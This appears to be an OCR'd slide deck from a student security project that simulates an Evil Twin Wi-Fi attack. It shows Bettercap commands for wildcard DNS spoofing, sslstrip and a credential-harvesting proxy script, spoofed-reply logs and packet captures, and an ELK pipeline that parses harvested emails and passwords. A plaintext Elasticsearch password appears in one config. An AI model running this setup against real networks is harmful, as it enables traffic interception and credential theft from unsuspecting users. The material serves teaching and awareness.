
```
10.0.0.0/24 > 10.0.0.1 » set net.recon on
10.0.0.0/24 > 10.0.0.1 » http.proxy on
10.0.0.0/24 > 10.0.0.1 » [12:40:45] [sys.log] [inf] http.proxy started on 10.0.0.1:8080 (sslstrip disabled)
10.0.0.0/24 > 10.0.0.1 » set http.proxy.script /home/kali/Evil_Twin_setup/scripts/harvester.js
10.0.0.0/24 > 10.0.0.1 » set http.proxy.sslstrip true
10.0.0.0/24 > 10.0.0.1 »
10.0.0.0/24 > 10.0.0.1 »
10.0.0.0/24 > 10.0.0.1 » set dns.spoof.domains *
10.0.0.0/24 > 10.0.0.1 » set dns.spoof.address 10.0.0.1
10.0.0.0/24 > 10.0.0.1 » dns.spoof on
[12:42:06] [sys.log] [inf] dns.spoof * → 10.0.0.1
10.0.0.0/24 > 10.0.0.1 » [12:42:33] [endpoint.new] endpoint 10.0.0.37 detected as 3c:58:c2:ff:87:a5 (Intel Corporate).
10.0.0.0/24 > 10.0.0.1 »
10.0.0.0/24 > 10.0.0.1 » [12:49:55] [endpoint.lost] endpoint 10.0.0.37 3c:58:c2:ff:87:a5 (Intel Corporate) lost.
10.0.0.0/24 > 10.0.0.1 » [12:49:59] [endpoint.new] endpoint 10.0.0.37 detected as 3c:58:c2:ff:87:a5 (Intel Corporate).
10.0.0.0/24 > 10.0.0.1 » [12:50:20] [endpoint.new] endpoint 10.0.0.10 detected as a0:22:de:d7:52:39 (vivo Mobile Communication Co., Ltd.).
10.0.0.0/24 > 10.0.0.1 » [12:50:38] [endpoint.lost] endpoint 10.0.0.10 a0:22:de:d7:52:39 (vivo Mobile Communication Co., Ltd.) lost.
10.0.0.0/24 > 10.0.0.1 » [12:50:51] [endpoint.new] endpoint 10.0.0.10 detected as a0:22:de:d7:52:39 (vivo Mobile Communication Co., Ltd.).
10.0.0.0/24 > 10.0.0.1 » [12:57:04] [endpoint.lost] endpoint 10.0.0.37 3c:58:c2:ff:87:a5 (Intel Corporate) lost.
10.0.0.0/24 > 10.0.0.1 » [12:57:39] [endpoint.new] endpoint 10.0.0.37 detected as 3c:58:c2:ff:87:a5 (Intel Corporate).
10.0.0.0/24 > 10.0.0.1 » [12:57:56] [endpoint.lost] endpoint 10.0.0.37 3c:58:c2:ff:87:a5 (Intel Corporate) lost.
10.0.0.0/24 > 10.0.0.1 » [12:58:56] [endpoint.lost] endpoint 10.0.0.10 a0:22:de:d7:52:39 (vivo Mobile Communication Co., Ltd.) lost.
10.0.0.0/24 > 10.0.0.1 » [12:59:52] [endpoint.new] endpoint 10.0.0.37 detected as 3c:58:c2:ff:87:a5 (Intel Corporate).
10.0.0.0/24 > 10.0.0.1 » [13:00:01] [endpoint.new] endpoint 10.0.0.10 detected as a0:22:de:d7:52:39 (vivo Mobile Communication Co., Ltd.).
10.0.0.0/24 > 10.0.0.1 » [13:01:25] [endpoint.lost] endpoint 10.0.0.37 3c:58:c2:ff:87:a5 (Intel Corporate) lost.
10.0.0.0/24 > 10.0.0.1 »
```

Traffic Interception and MITM

4.1 Man-in-the-Middle via Bettercap Handshake Capture (PCAP File)

Objective:

Capture Wi-Fi handshakes during connection attempts using Bettercap, then parse the data for analysis.



Traffic Interception and MITM

4.1 Man-in-the-Middle via Bettercap Handshake Capture (PCAP File)

Objective:

Capture Wi-Fi handshakes during connection attempts using Bettercap, then parse the data for analysis.

```
┌──(root㉿kali)-[~]
└─# ls
bettercap.history  bettercap-wifi-handshakes.pcap  handshake-F4:92:BF:9D:20:96.cap  sniffed.pcap
```

```
10.0.0.0/24 > 10.0.0.1  » dns.spoof on
[15:27:07] [sys.log] [inf] dns.spoof * → 10.0.0.1
10.0.0.0/24 > 10.0.0.1  » [15:27:07] [sys.log] [inf] dns.spoof sending spoofed DNS reply for www.msftconnecttest.com (→10.0.0.1) to 10.0.0.37 : 3c:58:c2:ff:87:a5 (Intel Corporate).
10.0.0.0/24 > 10.0.0.1  » [15:27:09] [sys.log] [inf] dns.spoof sending spoofed DNS reply for web.whatsapp.com (→10.0.0.1) to 10.0.0.37 : 3c:58:c2:ff:87:a5 (Intel Corporate).
10.0.0.0/24 > 10.0.0.1  » [15:27:09] [sys.log] [inf] dns.spoof sending spoofed DNS reply for web.whatsapp.com (→10.0.0.1) to 10.0.0.37 : 3c:58:c2:ff:87:a5 (Intel Corporate).
10.0.0.0/24 > 10.0.0.1  » [15:27:09] [sys.log] [inf] dns.spoof sending spoofed DNS reply for web.whatsapp.com (→10.0.0.1) to 10.0.0.37 : 3c:58:c2:ff:87:a5 (Intel Corporate).
10.0.0.0/24 > 10.0.0.1  » [15:27:09] [sys.log] [inf] dns.spoof sending spoofed DNS reply for web.whatsapp.com (→10.0.0.1) to 10.0.0.37 : 3c:58:c2:ff:87:a5 (Intel Corporate).
10.0.0.0/24 > 10.0.0.1  » [15:27:35] [sys.log] [inf] dns.spoof sending spoofed DNS reply for de-main-appstore.vivoglobal.com (→10.0.0.1) to 10.0.0.10 : a0:22:de:d7:52:39 (vivo Mobile Communication Co., Ltd.).
10.0.0.0/24 > 10.0.0.1  » [15:27:35] [sys.log] [inf] dns.spoof sending spoofed DNS reply for clients3.google.com (→10.0.0.1) to 10.0.0.10 : a0:22:de:d7:52:39 (vivo Mobile Communication Co., Ltd.).
10.0.0.0/24 > 10.0.0.1  » [15:27:35] [sys.log] [inf] dns.spoof sending spoofed DNS reply for de-err-up.vivoglobal.com (→10.0.0.1) to 10.0.0.10 : a0:22:de:d7:52:39 (vivo Mobile Communication Co., Ltd.).
```

```
10.0.0.0/24 > 10.0.0.1  » [15:33:30] [sys.log] [inf] dns.spoof sending spoofed DNS reply for my.microsoftpersonalcontent.com (→10.0.0.1) to 10.0.0.37 : 3c:58:c2:ff:87:a5 (Intel Corporate) - DESKTOP-0FDAS94.local.
10.0.0.0/24 > 10.0.0.1  » [15:33:34] [sys.log] [inf] dns.spoof sending spoofed DNS reply for github.com (→10.0.0.1) to 10.0.0.37 : 3c:58:c2:ff:87:a5 (Intel Corporate) - DESKTOP-0FDAS94.local.
10.0.0.0/24 > 10.0.0.1  » [15:33:34] [sys.log] [inf] dns.spoof sending spoofed DNS reply for github.com (→10.0.0.1) to 10.0.0.37 : 3c:58:c2:ff:87:a5 (Intel Corporate) - DESKTOP-0FDAS94.local.
```

Traffic Interception and MITM

4.1 Man-in-the-Middle via Bettercap Handshake Capture (PCAP File)

the sniffed.pcap file

```
┌──(root㉿kali)-[~]
└─# tshark -r sniffed.pcap -T ek > /var/log/evil_twin/capture.json
```

No.	Time	Source	Destination	Protocol	Length	Info
660	2.203468	10.0.0.10	10.0.0.1	DNS	127	Standard query 0xb537 A de-browser.vivoglobal.com
665	2.225274	10.0.0.1	10.0.0.10	DNS	131	Standard query response 0xb537 A de-browser.vivoglobal.com A 10.0.0.1
667	2.227156	10.0.0.1	10.0.0.10	DNS	130	Standard query response 0xb537 A de-browser.vivoglobal.com A 10.0.0.1
802	3.254733	10.0.0.10	10.0.0.1	DNS	132	Standard query 0xae49 A asia-onrt-stsdk.vivoglobal.com
846	3.295432	10.0.0.1	10.0.0.10	DNS	136	Standard query response 0xae49 A asia-onrt-stsdk.vivoglobal.com A 10.0.0.1
848	3.297310	10.0.0.1	10.0.0.10	DNS	135	Standard query response 0xae49 A asia-onrt-stsdk.vivoglobal.com A 10.0.0.1
852	3.327822	10.0.0.10	10.0.0.1	DNS	132	Standard query 0x989c A asia-onrt-stsdk.vivoglobal.com
853	3.328145	10.0.0.10	10.0.0.1	DNS	132	Standard query 0xabe2 A asia-onrt-stsdk.vivoglobal.com
854	3.328195	10.0.0.10	10.0.0.1	DNS	132	Standard query 0xb060 A asia-onrt-stsdk.vivoglobal.com
858	3.353108	10.0.0.1	10.0.0.10	DNS	136	Standard query response 0x989c A asia-onrt-stsdk.vivoglobal.com A 10.0.0.1
859	3.353796	10.0.0.1	10.0.0.10	DNS	136	Standard query response 0xabe2 A asia-onrt-stsdk.vivoglobal.com A 10.0.0.1
860	3.354099	10.0.0.1	10.0.0.10	DNS	136	Standard query response 0xb060 A asia-onrt-stsdk.vivoglobal.com A 10.0.0.1
863	3.355448	10.0.0.1	10.0.0.10	DNS	135	Standard query response 0x989c A asia-onrt-stsdk.vivoglobal.com A 10.0.0.1
864	3.355487	10.0.0.1	10.0.0.10	DNS	135	Standard query response 0xabe2 A asia-onrt-stsdk.vivoglobal.com A 10.0.0.1
865	3.355526	10.0.0.1	10.0.0.10	DNS	135	Standard query response 0xb060 A asia-onrt-stsdk.vivoglobal.com A 10.0.0.1
3076	11.518909	10.0.0.10	10.0.0.1	DNS	132	Standard query 0xe68e A asia-onrt-stsdk.vivoglobal.com
3106	11.545881	10.0.0.1	10.0.0.10	DNS	136	Standard query response 0xe68e A asia-onrt-stsdk.vivoglobal.com A 10.0.0.1
3107	11.548115	10.0.0.1	10.0.0.10	DNS	135	Standard query response 0xe68e A asia-onrt-stsdk.vivoglobal.com A 10.0.0.1
3112	11.563083	10.0.0.10	10.0.0.1	DNS	132	Standard query 0xf0f2 A asia-onrt-stsdk.vivoglobal.com
3113	11.563137	10.0.0.10	10.0.0.1	DNS	132	Standard query 0xa020 A asia-onrt-stsdk.vivoglobal.com
3114	11.563182	10.0.0.10	10.0.0.1	DNS	132	Standard query 0xee5a A asia-onrt-stsdk.vivoglobal.com
3117	11.593918	10.0.0.1	10.0.0.10	DNS	136	Standard query response 0xf0f2 A asia-onrt-stsdk.vivoglobal.com A 10.0.0.1
3118	11.594132	10.0.0.1	10.0.0.10	DNS	136	Standard query response 0xa020 A asia-onrt-stsdk.vivoglobal.com A 10.0.0.1
3120	11.595879	10.0.0.1	10.0.0.10	DNS	135	Standard query response 0xf0f2 A asia-onrt-stsdk.vivoglobal.com A 10.0.0.1
3121	11.595913	10.0.0.1	10.0.0.10	DNS	135	Standard query response 0xa020 A asia-onrt-stsdk.vivoglobal.com A 10.0.0.1
3129	11.607361	10.0.0.1	10.0.0.10	DNS	136	Standard query response 0xee5a A asia-onrt-stsdk.vivoglobal.com A 10.0.0.1
3131	11.610964	10.0.0.1	10.0.0.10	DNS	135	Standard query response 0xee5a A asia-onrt-stsdk.vivoglobal.com A 10.0.0.1
3381	12.405176	10.0.0.10	10.0.0.1	DNS	127	Standard query 0xfa76 A de-browser.vivoglobal.com
3383	12.413627	10.0.0.1	10.0.0.10	DNS	131	Standard query response 0xfa76 A de-browser.vivoglobal.com A 10.0.0.1
3385	12.415543	10.0.0.1	10.0.0.10	DNS	130	Standard query response 0xfa76 A de-browser.vivoglobal.com A 10.0.0.1
3903	16.603504	10.0.0.10	10.0.0.1	DNS	117	Standard query 0x8fe7 A e2.whatsapp.net
3905	16.620380	10.0.0.1	10.0.0.10	DNS	121	Standard query response 0x8fe7 A e2.whatsapp.net A 10.0.0.1
3907	16.623064	10.0.0.1	10.0.0.10	DNS	120	Standard query response 0x8fe7 A e2.whatsapp.net A 10.0.0.1
3920	16.739533	10.0.0.10	10.0.0.1	DNS	118	Standard query 0x99ff A e16.whatsapp.net
3921	16.755730	10.0.0.1	10.0.0.10	DNS	122	Standard query response 0x99ff A e16.whatsapp.net A 10.0.0.1
3923	16.758985	10.0.0.1	10.0.0.10	DNS	121	Standard query response 0x99ff A e16.whatsapp.net A 10.0.0.1
4395	19.106286	10.0.0.37	10.0.0.1	DNS	125	Standard query 0xf6ec A www.msftconnecttest.com
4400	19.145245	10.0.0.1	10.0.0.37	DNS	129	Standard query response 0xf6ec A www.msftconnecttest.com A 10.0.0.1
4402	19.147564	10.0.0.1	10.0.0.37	DNS	128	Standard query response 0xf6ec A www.msftconnecttest.com A 10.0.0.1

Traffic Interception and MITM

4.1 Man-in-the-Middle via Bettercap Handshake Capture (PCAP File)

the sniffed.pcap file

```
┌──(root㉿kali)-[~]
└─# tshark -r sniffed.pcap -T ek > /var/log/evil_twin/capture.json
```

No.	Time	Source	Destination	Protocol	Length	Info
660	2.203468	10.0.0.10	10.0.0.1	DNS	127	Standard query 0xb537 A de-browser.vivoglobal.com
665	2.225274	10.0.0.1	10.0.0.10	DNS	131	Standard query response 0xb537 A de-browser.vivoglobal.com A 10.0.0.1
667	2.227156	10.0.0.1	10.0.0.10	DNS	130	Standard query response 0xb537 A de-browser.vivoglobal.com A 10.0.0.1
802	3.254733	10.0.0.10	10.0.0.1	DNS	132	Standard query 0xae49 A asia-onrt-stsdk.vivoglobal.com
846	3.295432	10.0.0.1	10.0.0.10	DNS	136	Standard query response 0xae49 A asia-onrt-stsdk.vivoglobal.com A 10.0.0.1
848	3.297310	10.0.0.1	10.0.0.10	DNS	135	Standard query response 0xae49 A asia-onrt-stsdk.vivoglobal.com A 10.0.0.1
852	3.327822	10.0.0.10	10.0.0.1	DNS	132	Standard query 0x989c A asia-onrt-stsdk.vivoglobal.com
853	3.328145	10.0.0.10	10.0.0.1	DNS	132	Standard query 0xabe2 A asia-onrt-stsdk.vivoglobal.com
854	3.328195	10.0.0.10	10.0.0.1	DNS	132	Standard query 0xb060 A asia-onrt-stsdk.vivoglobal.com
858	3.353108	10.0.0.1	10.0.0.10	DNS	136	Standard query response 0x989c A asia-onrt-stsdk.vivoglobal.com A 10.0.0.1
859	3.353796	10.0.0.1	10.0.0.10	DNS	136	Standard query response 0xabe2 A asia-onrt-stsdk.vivoglobal.com A 10.0.0.1
860	3.354099	10.0.0.1	10.0.0.10	DNS	136	Standard query response 0xb060 A asia-onrt-stsdk.vivoglobal.com A 10.0.0.1
863	3.355448	10.0.0.1	10.0.0.10	DNS	135	Standard query response 0x989c A asia-onrt-stsdk.vivoglobal.com A 10.0.0.1
864	3.355487	10.0.0.1	10.0.0.10	DNS	135	Standard query response 0xabe2 A asia-onrt-stsdk.vivoglobal.com A 10.0.0.1
865	3.355526	10.0.0.1	10.0.0.10	DNS	135	Standard query response 0xb060 A asia-onrt-stsdk.vivoglobal.com A 10.0.0.1
3076	11.518909	10.0.0.10	10.0.0.1	DNS	132	Standard query 0xe68e A asia-onrt-stsdk.vivoglobal.com
3106	11.545881	10.0.0.1	10.0.0.10	DNS	136	Standard query response 0xe68e A asia-onrt-stsdk.vivoglobal.com A 10.0.0.1
3107	11.548115	10.0.0.1	10.0.0.10	DNS	135	Standard query response 0xe68e A asia-onrt-stsdk.vivoglobal.com A 10.0.0.1
3112	11.563083	10.0.0.10	10.0.0.1	DNS	132	Standard query 0xf0f2 A asia-onrt-stsdk.vivoglobal.com
3113	11.563137	10.0.0.10	10.0.0.1	DNS	132	Standard query 0xa020 A asia-onrt-stsdk.vivoglobal.com
3114	11.563182	10.0.0.10	10.0.0.1	DNS	132	Standard query 0xee5a A asia-onrt-stsdk.vivoglobal.com
3117	11.593918	10.0.0.1	10.0.0.10	DNS	136	Standard query response 0xf0f2 A asia-onrt-stsdk.vivoglobal.com A 10.0.0.1
3118	11.594132	10.0.0.1	10.0.0.10	DNS	136	Standard query response 0xa020 A asia-onrt-stsdk.vivoglobal.com A 10.0.0.1
3120	11.595879	10.0.0.1	10.0.0.10	DNS	135	Standard query response 0xf0f2 A asia-onrt-stsdk.vivoglobal.com A 10.0.0.1
3121	11.595913	10.0.0.1	10.0.0.10	DNS	135	Standard query response 0xa020 A asia-onrt-stsdk.vivoglobal.com A 10.0.0.1
3129	11.607361	10.0.0.1	10.0.0.10	DNS	136	Standard query response 0xee5a A asia-onrt-stsdk.vivoglobal.com A 10.0.0.1
3131	11.610964	10.0.0.1	10.0.0.10	DNS	135	Standard query response 0xee5a A asia-onrt-stsdk.vivoglobal.com A 10.0.0.1
3381	12.405176	10.0.0.10	10.0.0.1	DNS	127	Standard query 0xfa76 A de-browser.vivoglobal.com
3383	12.413627	10.0.0.1	10.0.0.10	DNS	131	Standard query response 0xfa76 A de-browser.vivoglobal.com A 10.0.0.1
3385	12.415543	10.0.0.1	10.0.0.10	DNS	130	Standard query response 0xfa76 A de-browser.vivoglobal.com A 10.0.0.1
3903	16.603504	10.0.0.10	10.0.0.1	DNS	117	Standard query 0x8fe7 A e2.whatsapp.net
3905	16.620380	10.0.0.1	10.0.0.10	DNS	121	Standard query response 0x8fe7 A e2.whatsapp.net A 10.0.0.1
3907	16.623064	10.0.0.1	10.0.0.10	DNS	120	Standard query response 0x8fe7 A e2.whatsapp.net A 10.0.0.1
3920	16.739533	10.0.0.10	10.0.0.1	DNS	118	Standard query 0x99ff A e16.whatsapp.net
3921	16.755730	10.0.0.1	10.0.0.10	DNS	122	Standard query response 0x99ff A e16.whatsapp.net A 10.0.0.1
3923	16.758985	10.0.0.1	10.0.0.10	DNS	121	Standard query response 0x99ff A e16.whatsapp.net A 10.0.0.1
4395	19.106286	10.0.0.37	10.0.0.1	DNS	125	Standard query 0xf6ec A www.msftconnecttest.com
4400	19.145245	10.0.0.1	10.0.0.37	DNS	129	Standard query response 0xf6ec A www.msftconnecttest.com A 10.0.0.1
4402	19.147564	10.0.0.1	10.0.0.37	DNS	128	Standard query response 0xf6ec A www.msftconnecttest.com A 10.0.0.1

Real-Time Monitoring with ELK Stack

Filebeat

```
  GNU nano 8.3                                  /etc/filebeat/filebeat.yml
filebeat.inputs:
  - type: log
    enabled: true
    paths:
      - /var/www/html/creds.txt

  - type: log
    enabled: true
    paths:
      - /var/log/evil_twin/capture.json
    json.keys_under_root: true
    json.add_error_key: true
    fields:
      log_type: pcap_data

output.logstash:
  hosts: ["localhost:5044"]
```

Collect credentials captured in a text file (creds.txt).

collect handshake data saved in a JSON file (capture.json).

Logstash

```
┌──(kali㉿kali)-[~]
└─$ cat /etc/logstash/conf.d/crds.conf
input {
  file {
    path ⇒ "/var/www/html/creds.txt"
    start_position ⇒ "beginning"
    sincedb_path ⇒ "/dev/null"
    type ⇒ "credentials"
  }

  file {
    path ⇒ "/var/log/evil_twin/capture.json"
    start_position ⇒ "beginning"
    sincedb_path ⇒ "/dev/null"
    codec ⇒ "json"
    type ⇒ "pcap_data"
  }
}

filter {
  if [type] == "credentials" {
    grok {
      match ⇒ {
        "message" ⇒ "Email: %{DATA:email} \| Password: %{DATA:password} \| IP: %{IP:ip} \| Time: %{TIMESTAMP_ISO8601:timestamp}"
      }
    }

    date {
      match ⇒ ["timestamp", "yyyy-MM-dd HH:mm:ss"]
      target ⇒ "@timestamp"
    }
  }

  else if [type] == "pcap_data" {
    # Ici on peut filtrer ou nettoyer si nécessaire
    mutate {
      remove_field ⇒ ["host", "path", "type", "tags"]
    }
  }
}

output {
  if [type] == "credentials" {
    elasticsearch {
      hosts ⇒ ["http://localhost:9200"]
      index ⇒ "credentials-%{+YYYY.MM.dd}"
      user ⇒ "elastic"
      password ⇒ "kqBmDRB=xbF5iz-4+7GN"
    }
  }
```

- Reads logs from creds.txt
- Parses email/password/IP/date
- Converts to structured format (JSON)
- Forwards to Elasticsearch

Elasticsearch

```
 GNU nano 8.3                                  /etc/elasticsearch/elasticsearch.yml
cluster.name: my-elasticsearch
node.name: fera-ubuntu
path.data: /var/lib/elasticsearch
path.logs: /var/log/elasticsearch
network.host: 0.0.0.0
http.port: 9200
discovery.type: single-node

# Security - completely disabled
xpack.security.enabled: false
xpack.security.autoconfiguration.enabled: false
```

Logs are parsed, then sent to Elasticsearch where they are indexed and forwarded to Kibana for visualization

Kibana

```
 GNU nano 8.3                                    /etc/kibana/kibana.yml *
server.port: 5601
server.host: "localhost"
elasticsearch.hosts: ["http://localhost:9200"]
```

Conclusion and Future Work

The project successfully demonstrated a realistic simulation of an Evil Twin attack, highlighting the vulnerabilities in unsecured wireless networks.
By combining tools like Bettercap, Ettercap, and a captive portal, we were able to capture handshakes and sensitive credentials from unsuspecting users.
Integration with the ELK Stack (Elasticsearch, Logstash, Kibana) enabled:
Real-time log ingestion
Credential parsing
And visualization of attack data for monitoring and forensic purposes.
This project emphasizes the importance of proactive security measures, such as encrypted communication (HTTPS, WPA3) and user awareness, in mitigating wireless threats.

Q&A

Thank You !!